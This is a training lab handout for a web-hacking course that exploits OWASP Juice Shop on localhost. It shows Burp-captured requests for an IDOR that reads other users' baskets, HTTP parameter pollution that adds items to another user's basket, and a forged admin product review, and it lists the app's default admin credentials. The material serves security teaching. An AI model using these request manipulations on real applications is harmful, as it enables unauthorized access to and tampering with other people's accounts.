

Hacking Modern Web Apps
Part: 1
Lab ID: 4

Business Logic Flaws

Business Logic Flaws
HTTP Parameter Pollution
Direct Object References

INDEX

7ASecurity
Protect Your Site & Apps From Attackers
admin@7asecurity.com

Part 0: Starting OWASP Juice shop

Before starting this lab, please make sure you are running OWASP Juice Shop inside the VM:

Command:

```
cd ~/labs/part1/lab4/juice-shop
nvm use 12.16.0
npm start
```

Output:

```
> juice-shop@9.3.1 start /home/alert1/labs/part1/lab4/juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v12.16.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2015.js is present (OK)
info: Required file tutorial-es2015.js is present (OK)
info: Required file polyfills-es2015.js is present (OK)
info: Required file runtime-es2015.js is present (OK)
info: Required file vendor-es2015.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Configuration default validated (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

VERY IMPORTANT: If you are unfamiliar with Burp, the following should be helpful https://portswigger.net/burp/documentation/desktop/penetration-testing

Also, make sure you change Firefox so it allows proxying of localhost traffic: https://www.developsec.com/2020/05/29/proxying-localhost-on-firefox/

Part 1: Insecure Direct Object References (IDOR)

Insecure Direct Object References (IDOR) is an access control vulnerability which arises when user controlled input is used by the application to directly access objects.

IDOR - View other users shopping basket

Login to Juice Shop, you can create your own user or login with the existing admin credentials:
Login: admin@juice-sh.op
Password: admin123

Now, click on the link “Your Basket” which initiates the following API request to the server:



Fig.: API call to retrieve basket items

Request:

```
GET /rest/basket/6 HTTP/1.1
Host: localhost:3000
```

```
Authorization: Bearer token
Cookie: token=token
```

Response:

{"status":"success","data":{"id":6,"coupon":null,"createdAt":"2020-03-03T05:28:35.104Z","updatedAt":"2020-03-03T05:28:35.104Z","UserId":null,"Products":[]}}

The endpoint "*/rest/basket*" takes an id and then based on the id, it returns data. So what will happen if we simply modify the value of ID to some other value ? Let's find out !

Login to the admin account (user A) and add a couple of products to the basket. Open the "network" tab from the browser and click on "Your Basket".



Fig.: Products in admin basket

Looking at the API calls, we can see a call to the endpoint "/rest/basket/6" means the admin basket ID is 6 (depending on your user, this ID will change).

Now, using an incognito session from the browser, login as another user (just create another one and call it something different like i.e. "user B") and click on "Your Basket". Verify that the user basket doesn't have any products right now.



Fig.: User basket is now empty

Let's fire up burpsuite and try to manipulate this API call. Configure[1] burpsuite to work with your browser and ensure that "intercept request" is ON.

Click on "your basket" again and intercept the request in burp. Right click and move this request to burpsuite repeater tab so that we can play around with the API.



Fig.: Intercepting the request and moving to repeater.

Within the burpsuite repeater, simply fire this request with basket id 6 (default one without changing) and see the response. We can confirm that no product is there in the basket.

[1] https://portswigger.net/support/configuring-your-browser-to-work-with-burp

Fig.: basket with no products

Now let's simply modify the basket id to 8 (the admin basket ID) and repeat the request.



Fig.: Changing the basket ID discloses the product details of other users

We can see that simply changing the ID of the basket discloses all the basket items of the other user.

Let's try this again from the incognito session (or user B). Click on "Your Basket" again but this time intercept the request and modify the "/rest/basket/6" API call to "/rest/basket/8".



Fig.: Products in admin basket are being shown in user account

The admin basket products are now shown in the user account ! Simply changing the id to other numbers, other users' basket data will be disclosed !

Request:

```
GET /rest/basket/9 HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Cookie: token=token
```

Response:


```
{"status":"success","data":{"id":5,"coupon":null,"createdAt":"2020-03-03T05:17:04.123Z"
,"updatedAt":"2020-03-03T05:17:04.123Z","UserId":null,"Products":[{"id":1,"name":"Apple
Juice (1000ml)","description":"The all-time
classic.","price":1.99,"deluxePrice":0.99,"image":"apple_juice.jpg","createdAt":"2020-0
3-03T04:12:30.712Z","updatedAt":"2020-03-03T04:12:30.712Z","deletedAt":null,"BasketItem
":{"id":7,"quantity":1,"createdAt":"2020-03-03T05:17:46.844Z","updatedAt":"2020-03-03T0
5:17:46.844Z","BasketId":5,"ProductId":1}}]}}
```

HTTP Parameter Pollution - Add items to other users basket

Login to Juiceshop as a new user (user A) and click on “Your Basket” (open the browser console to see network requests). Ensure that the basket is empty. A REST API call can be seen to the endpoint “*/rest/basket/5*” means the Basket ID is 5 (this can change depending on user accounts).



Fig.: Admin basket is empty.

Using an incognito session in the browser, let’s login as a user (user B) and try to add a product to the cart. Using burp suite, we can see the corresponding API call to add products to basket.

Request:

```
POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Content-Type: application/json
Cookie: token= token

{"ProductId":1,"BasketId":"9","quantity":1}
```

Response:

{"status":"success","data":{"id":12,"ProductId":3,"BasketId":"9","quantity":1,"updatedAt":"2020-03-03T10:35:19.764Z","createdAt":"2020-03-03T10:35:19.764Z"}}



Fig.: API call to add a new element to the basket

So the basket ID for the user (user B) in the incognito session is 9.

Let's fire up burpsuite and try to manipulate this API call. Configure[2] burpsuite to work with your browser and ensure that "intercept request" is ON.

Let's try to add one more product but this time, using burpsuite, we change the basket ID from 9 to 5 to see if we can add products to other customers' baskets (user B trying to add product to user A's basket).

[2] https://portswigger.net/support/configuring-your-browser-to-work-with-burp



Fig.: Direct manipulation of BasketID doesn't seems to work

Request:

```
POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Content-Type: application/json
Cookie: token= token

{"ProductId":1,"BasketId":"8","quantity":1}
```

Response:

```
{'error' : 'Invalid BasketId'}
```

Looks like manipulating the basket ID is not possible at least directly.

One method to bypass such scenarios is HTTP Parameter Pollution (HPP) where we pass the same HTTP parameter multiple times with different values which may cause an application to interpret values in unanticipated ways.

Request:

```
POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Content-Type: application/json
Content-Length: 58
Cookie: token=

{"ProductId":2,"BasketId":"5","BasketId":"9","quantity":1}
```

Response:

{"status":"success","data":{"id":11,"ProductId":2,"BasketId":"5","quantity":1,"updatedAt":"2020-03-03T10:31:20.397Z","createdAt":"2020-03-03T10:31:20.397Z"}}

As you can see from the response, passing the same parameter 2 times, one with the default value (9 in this case) and next one with another user's basket ID (5).

Let's refresh our first session (user A - not the incognito) to check if a new product has been added to the list:



Fig.: user added a new product to admin basket

NOTE: If you try to add an item you have already added in the previous exercise it won't be a POST but it will be a PUT that changes the /api/BasketItems/ID directly. In order to get the post we need to use a different item

IDOR - Add a product review as admin

All the listed products in the Juice Shop have an option to add reviews by the customers. Login as a new user and click on any one of the products to check the existing comments:



Fig.: Product reviews - Users can add/view reviews

Let's use burp suite to look at the API calls and figure out if we can comment on the product as some other users. Let's try to add a comment and intercept the request:

Request:

```
PUT /rest/products/24/reviews HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Content-Type: application/json
Content-Length: 66
Cookie:  token= token

{"message":"test comment by the user !","author":"user@gmail.com"}
```

Response:

{"staus":"success"}



Fig.: Burp Suite - API call to add product review

The PUT call has 2 parameters, message and author. Let's modify the author parameter to admin's email and forward the request to check if the request is vulnerable to IDOR.

Request:

```
PUT /rest/products/24/reviews HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Content-Type: application/json
Content-Length: 66
Cookie:  token= token

{"message":"test comment by the user !","author":"admin@juice-sh.op"}
```

Response:

```
{"staus":"success"}
```

Checking the product reviews again, we can see a new review has been added from the admin.

